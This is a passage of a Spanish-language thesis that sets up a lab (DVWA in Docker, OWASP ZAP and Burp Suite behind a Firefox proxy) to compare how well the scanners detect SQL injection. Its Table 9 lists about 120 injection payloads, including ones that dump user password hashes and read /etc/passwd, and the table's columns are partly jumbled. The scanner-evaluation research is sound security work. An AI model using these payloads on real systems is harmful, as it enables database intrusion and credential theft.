C. **Ejecutar la aplicación web a evaluar:** Una vez seleccionada previamente la aplicación web objetivo, se debe configurar todo lo necesario para que la aplicación pueda ejecutarse sin problemas y sea detectable por el escáner de vulnerabilidades. Para lograr esto dependiendo del escáner que se utilice se debe configurar los puertos que va a escuchar ambas aplicaciones para que todas las solicitudes que se realicen en la aplicación web logren ser detectadas y analizadas por el escáner.

D. **Ejecutar las pruebas:** De acuerdo al tipo de aplicación web seleccionada se realiza la planificación de cuales son las pruebas que se van a ejecutar, los sets de prueba que se utilizarán, se define un alcance (scope) del objetivo y demás. Ya contando con todos estos elementos es que se procede a ejecutar los ataques de acuerdo a lo planificado.

E. **Evaluar los resultados de las pruebas con los criterios:** Cada vez que sea ejecutado cada nivel de ataque, se debe proceder a evaluar los resultados observables y medibles dados por la herramienta de parte del tester con el cuestionario descrito en la tabla 6.

   Cada URL que es detectada como tipo inyección SQL debe ser analizada manualmente, contabilizar cuantos falsos positivos y falsos negativos se obtuvieron, una vez realizada esta tarea a cada URL resultante se procede a aplicar el cuestionario y colocar la valoración correspondiente.

   Esta valoración en es subjetiva ya que depende del juicio del tester.

F. **Reportar:** Después de la aplicación del cuestionario, los resultados se los registra en la tabla resumen con el fin de una vez ejecutadas todas las pruebas se tenga un global de los hallazgos encontrados y proceder a hacer la comparativa.

   La tabla 7 es la tabla que se usará para registrar la valoración de cada evaluación de los criterios, en ella se indicará adicionalmente el nivel de ataque, el grado y la URL que fue detectada como tipo de inyección SQL.

En el siguiente capítulo se presentará el ambiente de pruebas utilizado, el proceso de pruebas y los resultados de la ejecución de la prueba de metodología.

4.3 Evaluación

4.3.1. Ambiente de pruebas

Una vez creado el material de evaluación, se procedió a completar los pasos para crear el ambiente de pruebas.

En el ambiente de pruebas intervienen todos los elementos necesarios para poder realizar las pruebas de penetración y estos son: los escáneres seleccionados previamente instalados, tener configurado el proxy en Firefox, tener instalado los componentes para ejecutar la DVWA que es nuestra aplicación web en la que ejecutaremos las pruebas en nuestro localhost y crear el archivo con sentencias de Inyección SQL.

4.3.1.1 Selección de objetivo

Para seleccionar la aplicación objetivo, se analizaron un total de cinco aplicaciones web vulnerables que permiten llevar a cabo pruebas de penetración y éstas son:

1. Bricks: es una aplicación web vulnerable construida en PHP y MySQL. Es un proyecto que tiene vulnerabilidades de seguridad de aplicaciones comunes. Cada brick o 'ladrillo' tiene algún tipo de vulnerabilidad que puede explotarse utilizando escáneres de seguridad.
2. BadStore: es una aplicación web con vulnerabilidades montada sobre la distribución de Linux que simula una tienda de libros instalada que contiene varios fallos de seguridad, que permite hacer pruebas de hacking realizando penetración en la web.
3. Gruyere: es otra aplicación web vulnerable que tiene múltiples bugs de seguridad que permite a los usuarios publicar fragmentos de texto y almacenar archivos variados que me permite realizar test de penetración en tiempo real.
4. DVWA: es una aplicación web vulnerable que esta desarrollada en PHP/MySQL, que permite a estudiantes y profesores en el aprendizaje sobre seguridad en aplicaciones web con un entorno controlado de clases, permite practicar con las vulnerabilidades web más comunes, con varios niveles de dificultad y posee una interfaz sencilla.
5. Try2hack: es un sitio web creado por ra.phid.ae y es considerado uno de los sitios de desafíos más antiguos que existen, ofrece múltiples desafíos de seguridad distribuidos en niveles del 1 al 12. Donde cada desafío requiere una técnica distinta para resolver y se vuelve más difícil a medida que aumenta el nivel.

Se decidió utilizar DVWA porque tenía documentación más completa y existía más información de como arreglar problemas de configuración por proxy.

4.3.1.2 Selección de escáneres

Actualmente, en el mercado contamos con una amplia gama de escáneres de vulnerabilidades, desarrollados para vulnerar redes, otros para vulnerar sistemas y también para atacar aplicaciones web. Inclusive existen los construidos con el fin de atacar a distintos objetivos.

La selección de los escáneres se lo realizó de la siguiente manera:

1. Primero se creó una lista con 15 de los escáneres más utilizados para vulnerar aplicaciones de manera aleatoria.
2. Cada uno se lo evaluó en base si cumplía ciertas características y requerimientos tales como:
   - Si existía una versión disponible para MacOS.
   - Si existía una versión libre o si la empresa de seguridad si bien tenia su versión de pago además de tener una versión de prueba, nos aceptaban la solicitud y nos daban acceso por unos días.
   - Si la herramienta contaba con un framework para manejar ataques por interfaz gráfica.
   - Si existía una buena documentación para la configuración del proxy.

La siguiente tabla muestra los resultados después de la evaluación.

Tabla 8. Evaluación de escáneres

	Versión Libre	**Versión Prueba**	**Solicitud Aceptada**	**S.O/Versión**	**Framework**
OWASP	X			X	X
Paros	X			X	X
Metaexploit		X		X	
Burp Suite		X	X	X	X

Vega		X			X
OpenVas		X		X	X
Nessus		X		X	X
Acunetix		X		X	X
The Harverest	X			X	
Qualys		X		X	X
IronWasp	X			X	X
SqlMap	X			X	X
Nmap	X			X	X
Arachni	X				
Veracode		X		X	X

Elaboración Propia

Una vez recopilada la información se decidió optar por: Owasp Zap ya que es libre y Burp Suite porque nos dieron un tiempo de prueba.

4.3.1.3 Instalación de escáneres

Los escáneres escogidos son Owasp ZAP y Burp Suite, y las distribuciones que se utilizaron fueron de Mac Os.

4.3.1.3.1 Owasp Zap

Para instalar el escáner Owasp ZAP debido a que ZAP es independiente de la plataforma se lo puede instalar en Windows, Linux o Mac OS, pero se necesita Java 8+ instalado en sistema operativo.
La versión que se instaló se la descargó desde la página web oficial https://www.zaproxy.org/ y es la 2.9.0.



Figura 4. Pantalla de bienvenida de OWASP ZAP. (Elaboración Propia)

Configuración del proxy

Una vez instalado OWASP ZAP fue necesario realizar las configuraciones respectivas que indica en la documentación oficial.

Se utilizo el navegador firefox y en el se configuro un proxy para interceptar y alterar las peticiones HTTP en el navegador web y la IP por defecto la local 127.0.0.1 para la configuración en el navegador.

Realizar esta configuración me permite explorar todas las funcionalidades de la aplicación web.

Los pasos para configurar en el proxy fueron los siguientes y fueron tomados por (Raul, 2016):

1. Accedemos al submenú Herramientas del menú principal de OWASP ZAP.

2. Dentro de menú Herramientas, accedemos al submenú Opciones.



Figura 5. Pasos 1 y 2. (Tomada. De Raul, 2016)

3. En el submenú Opciones, acceder a la opción Proxy local.

4. En la configuración del proxy local, introducimos los datos del Address y Puerto, recomiendo localhost y 8090 (o cualquier otro puerto que no este siendo utilizado) respectivamente.



Figura 6. Paso 3 y 4. (Tomada. De Raul, 2016)

5,6,7: Configurar Firefox para que navegue a través de OWASP ZAP, los datos de Proxy HTTP y Puerto tienen que coincidir con los del punto 4 (ej. localhost, 8090).



Figura 7. Paso 5, 6 y 7. (Tomada. De Raul, 2016)

4.3.1.3.2 Burp Suite

Burp Suite fue la única empresa que no solo contestó rápido la solicitud, sino que nos proporcionó un link para realizar obtener nuestra clave temporal, iniciemos sesión y realicemos la descarga del software de prueba.



Figura 8. Correo de confirmación de Burp Suite. (Elaboración Propia)

Para instalar el escáner solo descargamos la versión para MacOs y le dimos doble clic para comenzar ha instalar. La versión que nos dieron fue de Burp Suite Professional v2020.5.1.

Configuración del proxy

Una vez instalado realizamos las configuraciones respectivas que indica en la documentación oficial que tiene una variación con la de OWASP ZAP.

La configuración tendría que quedar como indica la siguiente figura:



Figura 9. Configuración del proxy para Burp Suite. (Elaboración Propia)

4.3.1.4 DVWA

Para poder ejecutar la aplicación vulnerable seleccionada la DVWA teníamos dos opciones por ISO o por Docker.

En este caso se usó Docker por las ventajas que brinda. Docker es un proyecto open source creado en 2013 y que ha supuesto una revolución para el desarrollo y despliegue de aplicaciones. Los contenedores son un paquete de elementos que permiten crear un entorno donde ejecutar aplicaciones independientemente del sistema operativo. (Fernández Ginés, 2018)

Se realizo la instalación de docker bajándonos el instalador de la página web oficial de docker https://hub.docker.com/editions/community/docker-ce-desktop-mac/.

Una vez instalado docker, el comando que utilizamos para ejecutar la aplicación fue el siguiente y fue extraído de la pagina oficial de documentación https://hub.docker.com/r/vulnerables/web-dvwa/:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

Una vez ejecutada la imagen en nuestra maquina local, se procedió a dar clic en el botón `Create / Reset database` o Crear/Resetear Base de Datos que generara las configuraciones necesarias para poder comenzar.



Figura 10. Página inicial para crear la base de datos. (Elaboración Propia)

Luego se automáticamente está re direcciona a la página de inicio de sesión en la que se deberá colocar las credenciales por defecto de la aplicación, estas son:

Username: admin
Password: password

Por ultimo, se deberá setear el nivel de dificultad que en nuestro caso va a hacer low. Nos dirigimos a la opción del menú llamada DVWA Security y escogeremos en Security level la opción low. Esto permitirá que podamos usar todas las combinaciones recopiladas en nuestro archivo de secuencias de inyección creada.

Figura 11. Página de la Seguridad de DVWA. (Elaboración Propia)

4.3.1.5 Archivo de inyección SQL

Como vamos a realizar pruebas de inyección SQL un elemento clave es el archivo con las sentencias ya que este es el que se utilizará en los tres escáneres.
La creación de este archivo también sirve como ayuda para auditar manualmente los URLs que detecte las herramientas.
Para las creaciones de este archivo recopilamos un total de 120 sentencias SQL, algunas son combinaciones entre ellas con el objetivo de detectar cuales de ellas me permiten realizar un ataque exitoso.
Una vez creado las sentencias se procedió a validarlas en DVWA, usando el formulario de SQL Injection. De las 120 solo 60 sentencias SQL pasaron, se muestra en la siguiente tabla cuales sentencias pasaron y cuales no. Se las agrupo en estos dos grupos para poder comparar los resultados entre grupos. Se las denomino “Sentencias SQL que si pasaron” a las sentencias SQL las cuales proporcionaron un resultado de la consulta por interfaz en la aplicación web, mientras que las “Sentencias SQL que no pasaron” se las denomino así porque fueron sentencias que al ejecutarlas por interfaz: no hubo respuesta, no se ejecutaban o se mostraba que había ocurrido error de sintaxis.

Tabla 9. Tabla de Sentencias SQL ejecutadas

Sentencias SQL que si pasaron	Sentencias SQL que no pasaron
1. 1=1#	1. or 1=1
2. 1=1/*	2. or 1=1--
3. a' UNION SELECT 1,2#	3. or 1=1#
4. a' OR 1=1 #	4. or 1=1/*‘
5. a’ OR ”=’;	5. admin' or '1'='1'--
6. *1’ order by 1*	6. union select 1,@@version#
7. 1’ UNION SELECT 1;- -	7. ‘ union select null,@@hostname #
8. 1 OR 0=0----	8. ‘ union select @@version#
9. 1 UNION order by 3 #	9. ’ ‘ order by 1 #
10. 1’ union select 1, 2	10. ‘ or 1=1 union select 1 #
11. 1’ union select null, version()	11. union all select system_user(),user() #
12. 1 union select null	12. ‘ union select null,database() #
13. 1=1 union select null	
14. admin' or '1'='1'#	
15. admin'or 1=1 or ''='	

16. admin' or '1'='1 *17.* admin' or 1=1# *18. 1' union select concat(database(), ' ', version()), user()–* 19. %' and 1=0 union select null, concat(user,':',password) from users # 20. %' or 0=0 union select null, user() # // Display Database User 21. %' or 0=0 union select null, database() # //Display Database Name 22. %' and 1=0 union select null, table_name from information_schema.tables # //Display all tables in information_schema 23. a' UNION SELECT table_name,null FROM information_schema.tables # 24. %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'# //Display all the user tables in information_schema 25. %' and 1=0 union select 1,@@version# //Display Database Version 26. 1 select 1,@@version# 27. %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' # //Display all the columns fields in the information_schema user table 28. %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a, password) from users # //Display all the columns field contents in the information_schema user table 29. ' union select table_name,null from information_schema.tables where table_schema='dvwa'-- - 30. ' union select database(),null -- -	13. %' and 1=0 union select null,database() # 14. ' union select null,schema_name from information_schema.schemata 15. ' union select null,table_name from information_schema.tables # 16. ' union select null,table_name from information_schema.tables where table_schema = 'owasp10' # 17. ' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where table_name= 'users' # 18. ' union select null,concat(first_name,0x0a,password) from users # 19. ' union select null,@@datadir # 20. ' union all select load_file('/etc/passwd'),null # 21. 1' UNION SELECT 1,table_name FROM information_schema.tables;- - 22. 1' UNION SELECT 1,column_name FROM information_schema.columns;- - 23. ' or 1=1 union select user(),1 # 24. ' or 1=1 union select database(),1 # 25. ' or 1=1 union select table_name, column_name from information_schema.columns # 26. OR 7=7 #;

31. ' union select column_name,null from information_schema.columns where table_name='users'-- -	27. ' OR 'a' = 'a'
32. ' union select user, password from users-- -	28. admin' --
33. 1 UNION SELECT 1,current_user()	29. admin' #
34. 1 union select null,@@hostname #	30. admin'/*
35. %' and 1=0 union select null,@@hostname #	31. admin' or '1'='1'/*
36. 1 union select @@version#	32. admin'or 1=1 or ''='
37. %' and 1=1 union select @@version#	33. admin' or 1=1
38. SELECT 1,@@version;- -	34. admin' or 1=1--
39. UNION SELECT 1,current_user();- -	35. admin') or ('1'='1
40. select 1,@@version order by 1 #	36. admin') or ('1'='1'--
41. 1 union all select system_user(),user()	37. admin') or ('1'='1'#
42. 1 union select null,database() #	38. admin') or '1'='1
43. 1 select null,database() #	39. admin') or '1'='1'--
44. a' union select null,database() #	40. admin') or '1'='1'#
45. 1 union select null,schema_name from information_schema.schemata	41. admin') or '1'='1'/*
46. 1 union select null,table_name from information_schema.tables where table_schema = 'owasp10' #	42. admin" --
47. 1=1 union select null,table_name from information_schema.tables where table_schema = 'owasp10' #	43. admin" #
48. 1=1 union select null,concat(table_name,0x0a,column_name) from information_schema.columns where table_name= 'users' #	44. admin"/*
49. 1 union all select load_file('/etc/passwd'),null #	45. admin" or "1"="1
50. 1= 1union all select load_file('/etc/passwd'),null #	46. admin" or "1"="1"--
51. 1 UNION SELECT 1,table_name FROM information_schema.tables;- -	47. admin" or "1"="1"#
	48. admin" or "1"="1"/*
	49. admin"or 1=1 or ""="
	50. admin") or ("1"="1"--
	51. admin") or ("1"="1
	52. admin") or ("1"="1"--
	53. admin") or ("1"="1"#
	54. admin") or ("1"="1"/*
	55. admin") or "1"="1
	56. admin") or "1"="1"--
	57. admin") or "1"="1"#
	58. admin") or "1"="1"/*
	59. 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055

52. 1 UNION SELECT 1,column_name FROM information_schema.columns;- - 53. 1=1 UNION SELECT 1,column_name FROM information_schema.columns;- - 54. a' union select null, concat(user,':',password) from users # *55. 1' union select concat(user_id,' ',first_name,' ',last_name,' 'avatar),concat(user,' ',password) from users* 56. 1' and 'test' = 'b' union select database(), user() # 57. 1 and 1=0 union select table_name, column_name from information_schema..columns where table_name = 0x7573657273 58. %' and 1=0 union select null, table_name from information_schema.tables # 59. %' UNION SELECT user, password from users # 60. 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055	60. UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055

Elaboración Propia

Una vez instalados y configurados los escáneres, configurado el proxy y creado el archivo con las sentencias recopiladas procedimos a ejecutar las pruebas en el primer escáner que es Owasp Zap y luego en Burp Suite.

4.3.2. Proceso de pruebas

Se trató diseñar como se llevará a cabo la ejecución y replicación de la metodología. Antes de ejecutar la prueba en cada escáner, se tuvo que configurar o reconfigurar el proxy para que se adapte a las especificaciones de configuración establecidas en la documentación oficial.

Una vez configurado el proxy e instalado todos los elementos necesarios para levantar el servicio de la aplicación vulnerable seleccionada y tener en ejecución el escáner, se definió que, para cada uno se debía seguir los siguientes pasos que son explicados en la figura 12.



Figura 12. Flujo del proceso de pruebas. (Elaboración Propia)

Cada vez que se termine de ejecutar cada ataque, se debía aplicar el cuestionario para cada vulnerabilidad encontrada de tipo Inyección SQL y llenar la tabla de resultados.

Adicionalmente reportar el número de vulnerabilidades procesadas, el número de falsos positivos, el número de falsos negativos y a cuántas vulnerabilidades se les aplico los criterios de efectividad.

4.3.3. Ejecución de las pruebas

4.3.3.1 Primer Escáner

El primer escáner con el que trabajamos es Owasp ZAP y antes de realizar el primer ataque procedimos a ejecutar la DVWA, verificar las configuraciones en el proxy de Firefox, ya que sino el escáner no va a trabajar correctamente.
Una vez configurado el ambiente de prueba para Owasp ZAP, procedimos a ejecutar la aplicación web seleccionada.
Ya abierto Owasp Zap se debe seleccionar si se desea guardar la sesión o si se quiere usar una sesión temporal.



Figura 13. Interfaz inicial. (Elaboración Propia)

El siguiente paso fue hacer clic en el icono de Firefox de la interfaz, que ya no da las configuraciones de zap para que se cree el árbol de la aplicación web tal como lo indica la siguiente figura.



Figura 14. Árbol del sitio creado usando las configuraciones de zap para Firefox. (Elaboración Propia)

4.3.3.1.1 Escaneo Pasivo

Para iniciar con el escaneo pasivo damos clic derecho en el árbol de la aplicación web que se creo con el nombre “localhost” y seleccionamos la opción “Araña” del menú “Atacar”.



Figura 15. Árbol del sitio creado usando las configuraciones de zap para Firefox. (Elaboración Propia)

Cuando se termine de ejecutar el ataque araña(spider) o pasivo, podremos notar que en el árbol se visualizan nuevas URLs. Estas URLs fueron detectadas por el ataque pasivo rastrea todas las URLs de la aplicación.

Owasp ZAP tiene una sección en donde se reportan las vulnerabilidades detectadas y las clasifica por categorías de riesgos.



Figura 16. Árbol del sitio ampliado debido al ataque pasivo. (Elaboración Propia)

Ya realizado el ataque procedimos a aplicar el cuestionario a los resultados obtenidos.

4.3.3.1.2 Escaneo Activo

Para iniciar con el escaneo activo damos clic derecho en el árbol y seleccionamos la opción “Activar Escaneo” del menú “Atacar”. Esta opción nos indica que realizaremos un ataque activo a la aplicación.

